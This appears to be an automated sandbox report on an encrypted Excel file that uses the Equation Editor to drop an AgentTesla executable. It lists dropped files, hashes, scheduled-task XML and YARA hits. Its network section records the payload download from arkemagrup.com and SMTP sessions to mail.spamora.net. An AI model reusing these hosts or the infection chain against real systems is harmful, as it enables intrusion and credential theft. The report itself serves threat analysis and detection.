SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM........6...(...}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL...vaL................................... ....vaL...vaL..........{..{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.........................u........}.z.i......vaL......................x....}...........]......vaL........ ....{............w........vaL.................~............w.........vaL...vaL...vaL...vaL...................... ....vaL..vaL..vaL..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF96C.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF96C.tmp	
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF96D.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF96E.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Temp\Cab6E6E.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 61020 bytes, 1 file
Category:	dropped
Size (bytes):	61020
Entropy (8bit):	**7.994886945086499**
Encrypted:	**true**
SSDEEP:	1536:IZ/FdeYPeFusuQszEfL0/NfXfdl5lNQbGxO4EBJE:0tdeYPiuWAVtlLBGm
MD5:	2902DE11E30DCC620B184E3BB0F0C1CB
SHA1:	5D11D14A2558801A2688DC2D6DFAD39AC294F222
SHA-256:	E6A7F1F8810E46A736E80EE5AC6187690F28F4D5D35D130D410E20084B2C1544
SHA-512:	EFD415CDE25B827AC2A7CA4D6486CE3A43CDCC1C31D3A94FD7944681AA3E83A4966625BF2E6770581C4B59D05E35FF9318D9ADADDADE9070F131076892AF2 A0
Malicious:	false

C:\Users\user\AppData\Local\Temp\Cab6E6E.tmp	
Preview:	MSCF....\.....,.....I.....I.....R.q .authroot.stl.N....5..CK..8T....c_.d....A.K....=.D.eWI..r."Y...."i..,.=.I.D.....3...3WW.....y...9..w..D.yM10....`.0.e.._'..a0xN....)F.C..t .z.,.O20.1``L.....m?H..C..X>Oc..q.....%.!^v%<...O...-..@/.....H.J.W..... T...Fp..2.|$...._Y..Y`&..s.1.....s.{...,":o}9.....%._.xW*S.K..4"9.....q.G:.....a.H.y.. ..r...q./6.p.;.` =*.Dwj.....!.....s).B..y.....A.!W.....D!s0..!"X...I.....D0.....Ba...Z.0.o..I.3.v..W1F hSp.S)@.....'Z..QW...G...G.G.y+.x...aa`.3..X&4E..N...._O..<X.....K...xm..+M...O.H...)... .....*..o..~4.6.....p.`Bt.(..*V.N.!.p.C>..%.ySXY.>.`..f|.*...'^K`\..e.....j/..|..)..&i...wEj.w...o..r<.$.....C.....}.x...L..&..).r..\...>....v.....7...^..L!.$..'m...*,*.....7F$..~..S.6$S.-y....|.!.....x ...~k...Q/.w.e...h.[...9<x...Q.x.][}*_%Z..K.).3..'....M.6QkJ.N.....Y..Q.n.[.(.... ...Bg..33..[...S..[... .Z..<i.-.]...po.k.,...X6.....y3^.t[.Dw.]ts. R..L..`..ut_F....

C:\Users\user\AppData\Local\Temp\Tar6E6F.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	modified
Size (bytes):	158974
Entropy (8bit):	6.311775051607851
Encrypted:	false
SSDEEP:	1536:ilqXley2pR737/99UF210gNucQodv+1//dMrYJntYyjCQx7s2t6OGP:iQXipR7O/gNuc/v+lXjCQ7sO0
MD5:	E4731F8A3E7352DBA44EC7D3DD15BAEA
SHA1:	D5CA0025FBD356DEB8EDE35001F93039625562A5
SHA-256:	6C78EF77ACEF978321CCD30EE126FB7D30285BC186DDBDBE8B3E8F6E69D01353
SHA-512:	E68BA11A73E28404A274F0EE4ECC97A8BEFEDB91A20BDC5B00C72AE8928DD63924E351BE8A88E40960D54CE07E21EA21710DB0DFA00A5558C4264490E27B6988
Malicious:	false
Preview:	0..l...*.H.....l.0..l....1.0...`.H.e.....0..\...+.....7.....\.0..\.0...+.....7.....\.0..\.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N..%.=,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-.@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u. t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.. .lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\tmp74F2.tmp	
Process:	C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1626
Entropy (8bit):	5.159109128857439
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBntn:cbhZ7ClNQi/rydbz9l3YODOLNdq3z
MD5:	2A11DAC0B7306A104AFCC907AE492B39
SHA1:	CE842A57682BA01171DBBFB98C189DE9920B42CA
SHA-256:	92866CDA7C15EBE0904C2F5BB77D1764EBC9577E7ADE131AE9EECD0378EB9151
SHA-512:	5187B3DBE1BF2E63A02B6F3263BC30F92C15EC04575E2FB4DBE6C5C837BA05C6A7FB091462D1FAA8C2ED8E646C82B4D7F5D88A2B3A94B3A05C6518197942FCCD
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmp7511.tmp	
Process:	C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1626
Entropy (8bit):	5.159109128857439
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBntn:cbhZ7ClNQi/rydbz9l3YODOLNdq3z
MD5:	2A11DAC0B7306A104AFCC907AE492B39
SHA1:	CE842A57682BA01171DBBFB98C189DE9920B42CA
SHA-256:	92866CDA7C15EBE0904C2F5BB77D1764EBC9577E7ADE131AE9EECD0378EB9151
SHA-512:	5187B3DBE1BF2E63A02B6F3263BC30F92C15EC04575E2FB4DBE6C5C837BA05C6A7FB091462D1FAA8C2ED8E646C82B4D7F5D88A2B3A94B3A05C6518197942FCCD
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmp7511.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmpB2BC.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1626
Entropy (8bit):	5.159109128857439
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBntn:cbhZ7ClNQi/rydbz9l3YODOLNdq3z
MD5:	2A11DAC0B7306A104AFCC907AE492B39
SHA1:	CE842A57682BA01171DBBFB98C189DE9920B42CA
SHA-256:	92866CDA7C15EBE0904C2F5BB77D1764EBC9577E7ADE131AE9EECD0378EB9151
SHA-512:	5187B3DBE1BF2E63A02B6F3263BC30F92C15EC04575E2FB4DBE6C5C837BA05C6A7FB091462D1FAA8C2ED8E646C82B4D7F5D88A2B3A94B3A05C6518197942FCCD
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	479232
Entropy (8bit):	7.4170903584629215
Encrypted:	false
SSDEEP:	12288:NUdeni+TLedHTiw3CzfM5B2OR0GU4V24TfWOQCs/I:KciCqdziw3KeRHtJHs/I
MD5:	6733D5E8934EAFF7C0087E7DE2C8E62A
SHA1:	6C0B89DC4C773E51D660780450CBD148F2FF3211
SHA-256:	3441D4122B712A32E1C0518F02903A632ECBF557FBAB71C510C732474D326CD1
SHA-512:	B6804A6968FA7A6F68D1A8F6161A0C69584DBFEB88EFF5F7784C259F2886FE1B444438576D47AB5DDA24496A619DFBFFE02050BC679A3F3E13DD6BC82F61C3C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Joe Sandbox View:	• Filename: kwFDCU89PZ.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....u.`.....0.. ... .....5... ...@..... ..... ..@.....05..O....@.....`..... ....H.....text..... ... .`.rsrc.....@.....0.....@..@.reloc.....`.....@.....@..B..... ....

C:\Users\user\AppData\Roaming\WzyRXCWtdGSdEA.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	479232
Entropy (8bit):	7.4170903584629215
Encrypted:	false
SSDEEP:	12288:NUdeni+TLedHTiw3CzfM5B2OR0GU4V24TfWOQCs/I:KciCqdziw3KeRHtJHs/I
MD5:	6733D5E8934EAFF7C0087E7DE2C8E62A
SHA1:	6C0B89DC4C773E51D660780450CBD148F2FF3211
SHA-256:	3441D4122B712A32E1C0518F02903A632ECBF557FBAB71C510C732474D326CD1
SHA-512:	B6804A6968FA7A6F68D1A8F6161A0C69584DBFEB88EFF5F7784C259F2886FE1B444438576D47AB5DDA24496A619DFBFFE02050BC679A3F3E13DD6BC82F61C3C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%

C:\Users\user\AppData\Roaming\WzyRXCWtdGSdEA.exe	
Joe Sandbox View:	• Filename: kwFDCU89PZ.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....u.`.....0.. ... .....5... ...@..... ..... ..@.....05..O....@.....`..... ....H.....text..... ... .`.rsrc.....@.....0.....@..@.rel oc.....`.....@.....@..B..... ....

C:\Users\user\Desktop\~$Doc2.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	479232
Entropy (8bit):	7.4170903584629215
Encrypted:	false
SSDEEP:	12288:NUdeni+TLedHTiw3CzfM5B2OR0GU4V24TfWOQCs/I:KciCqdziw3KeRHtJHs/I
MD5:	6733D5E8934EAFF7C0087E7DE2C8E62A
SHA1:	6C0B89DC4C773E51D660780450CBD148F2FF3211
SHA-256:	3441D4122B712A32E1C0518F02903A632ECBF557FBAB71C510C732474D326CD1
SHA-512:	B6804A6968FA7A6F68D1A8F6161A0C69584DBFEB88EFF5F7784C259F2886FE1B444438576D47AB5DDA24496A619DFBFFE02050BC679A3F3E13DD6BC82F61C3C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....u.`.....0.. ... .....5... ...@..... ..... ..@.....05..O....@.....`..... ....H.....text..... ... .`.rsrc.....@.....0.....@..@.rel oc.....`.....@.....@..B..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.994513765705169
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Doc2.xlsx
File size:	1239552
MD5:	7848697a2cff990710c69e8d97e55c13
SHA1:	9af272f7dedd808c48b03d98d7eb75356b74f6ee
SHA256:	ef17f47bcdb067d712661ddadff8ebee2924282c7fe21edd237e8094cc4ebdb0
SHA512:	ec702b7110b6bebb405442a297221a20e4339cd5997323b7fd86bf6ee58cd68d8fe14f4156cc13e482734ff849686fe0bd3c23674ad4b61b76bd3d26714c27ff
SSDEEP:	24576:552SgH474uoQ5xCHB+kXRPewR/LK9TevVGPYQuboKULGA:55us4hQS+khvRDKdGVG6kKG

General

File Content Preview:	.....>..... .....|.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Doc2.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 18:12:30.965214014 CEST	192.168.2.22	8.8.8.8	0xe4c3	Standard query (0)	arkemagrup.com	A (IP address)	IN (0x0001)
Jul 22, 2021 18:12:31.023108959 CEST	192.168.2.22	8.8.8.8	0xe4c3	Standard query (0)	arkemagrup.com	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:36.833220005 CEST	192.168.2.22	8.8.8.8	0xca08	Standard query (0)	mail.spamora.net	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:38.998492956 CEST	192.168.2.22	8.8.8.8	0x97f4	Standard query (0)	mail.spamora.net	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:39.065907955 CEST	192.168.2.22	8.8.8.8	0x97f4	Standard query (0)	mail.spamora.net	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:40.309792995 CEST	192.168.2.22	8.8.8.8	0xbefa	Standard query (0)	mail.spamora.net	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:40.370260000 CEST	192.168.2.22	8.8.8.8	0xbefa	Standard query (0)	mail.spamora.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 18:12:31.022859097 CEST	8.8.8.8	192.168.2.22	0xe4c3	No error (0)	arkemagrup.com		185.26.106.165	A (IP address)	IN (0x0001)
Jul 22, 2021 18:12:31.081767082 CEST	8.8.8.8	192.168.2.22	0xe4c3	No error (0)	arkemagrup.com		185.26.106.165	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:36.891352892 CEST	8.8.8.8	192.168.2.22	0xca08	No error (0)	mail.spamora.net		185.26.106.194	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:39.056665897 CEST	8.8.8.8	192.168.2.22	0x97f4	No error (0)	mail.spamora.net		185.26.106.194	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:39.122867107 CEST	8.8.8.8	192.168.2.22	0x97f4	No error (0)	mail.spamora.net		185.26.106.194	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:40.369712114 CEST	8.8.8.8	192.168.2.22	0xbefa	No error (0)	mail.spamora.net		185.26.106.194	A (IP address)	IN (0x0001)
Jul 22, 2021 18:13:40.433701992 CEST	8.8.8.8	192.168.2.22	0xbefa	No error (0)	mail.spamora.net		185.26.106.194	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- arkemagrup.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.26.106.165	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 18:12:31.154568911 CEST	0	OUT	GET /Doc_87654334567.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: arkemagrup.com Connection: Keep-Alive
Jul 22, 2021 18:12:31.209455013 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 22 Jul 2021 16:12:31 GMT Content-Type: application/x-msdos-program Content-Length: 479232 Last-Modified: Thu, 22 Jul 2021 13:40:55 GMT Connection: keep-alive ETag: "60f97567-75000" X-Powered-By: PleskLin Accept-Ranges: bytes

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 22, 2021 18:13:37.027579069 CEST	587	49166	185.26.106.194	192.168.2.22	220-mail.spamora.net ESMTP Postfix (Debian/GNU)
Jul 22, 2021 18:13:37.028069973 CEST	49166	587	192.168.2.22	185.26.106.194	EHLO 760639
Jul 22, 2021 18:13:37.085000038 CEST	587	49166	185.26.106.194	192.168.2.22	220 mail.spamora.net ESMTP Postfix (Debian/GNU)
Jul 22, 2021 18:13:37.085051060 CEST	587	49166	185.26.106.194	192.168.2.22	250-mail.spamora.net 250-PIPELINING 250-SIZE 80000000 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jul 22, 2021 18:13:37.086252928 CEST	49166	587	192.168.2.22	185.26.106.194	STARTTLS
Jul 22, 2021 18:13:37.140757084 CEST	587	49166	185.26.106.194	192.168.2.22	220 2.0.0 Ready to start TLS
Jul 22, 2021 18:13:37.767450094 CEST	587	49167	185.26.106.194	192.168.2.22	220-mail.spamora.net ESMTP Postfix (Debian/GNU)

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 22, 2021 18:13:37.767843962 CEST	49167	587	192.168.2.22	185.26.106.194	EHLO 760639
Jul 22, 2021 18:13:37.824126959 CEST	587	49167	185.26.106.194	192.168.2.22	220 mail.spamora.net ESMTP Postfix (Debian/GNU)
Jul 22, 2021 18:13:37.824220896 CEST	587	49167	185.26.106.194	192.168.2.22	250-mail.spamora.net 250-PIPELINING 250-SIZE 80000000 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jul 22, 2021 18:13:37.824469090 CEST	49167	587	192.168.2.22	185.26.106.194	STARTTLS
Jul 22, 2021 18:13:37.879425049 CEST	587	49167	185.26.106.194	192.168.2.22	220 2.0.0 Ready to start TLS
Jul 22, 2021 18:13:39.233465910 CEST	587	49169	185.26.106.194	192.168.2.22	220-mail.spamora.net ESMTP Postfix (Debian/GNU)
Jul 22, 2021 18:13:40.547199011 CEST	587	49170	185.26.106.194	192.168.2.22	220-mail.spamora.net ESMTP Postfix (Debian/GNU)
Jul 22, 2021 18:13:40.547725916 CEST	49170	587	192.168.2.22	185.26.106.194	EHLO 760639
Jul 22, 2021 18:13:40.603985071 CEST	587	49170	185.26.106.194	192.168.2.22	220 mail.spamora.net ESMTP Postfix (Debian/GNU)
Jul 22, 2021 18:13:40.604139090 CEST	587	49170	185.26.106.194	192.168.2.22	250-mail.spamora.net 250-PIPELINING 250-SIZE 80000000 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jul 22, 2021 18:13:40.604568005 CEST	49170	587	192.168.2.22	185.26.106.194	STARTTLS
Jul 22, 2021 18:13:40.659290075 CEST	587	49170	185.26.106.194	192.168.2.22	220 2.0.0 Ready to start TLS

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2392 Parent PID: 584

General

Start time:	18:11:46
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff10000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2264 Parent PID: 584

General

Start time:	18:12:08
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2964 Parent PID: 2264

General

Start time:	18:12:10
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x10720000
File size:	479232 bytes
MD5 hash:	6733D5E8934EAFF7C0087E7DE2C8E62A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2230917923.00000000034B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.2230917923.00000000034B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2230665557.0000000003311000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.2230665557.0000000003311000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

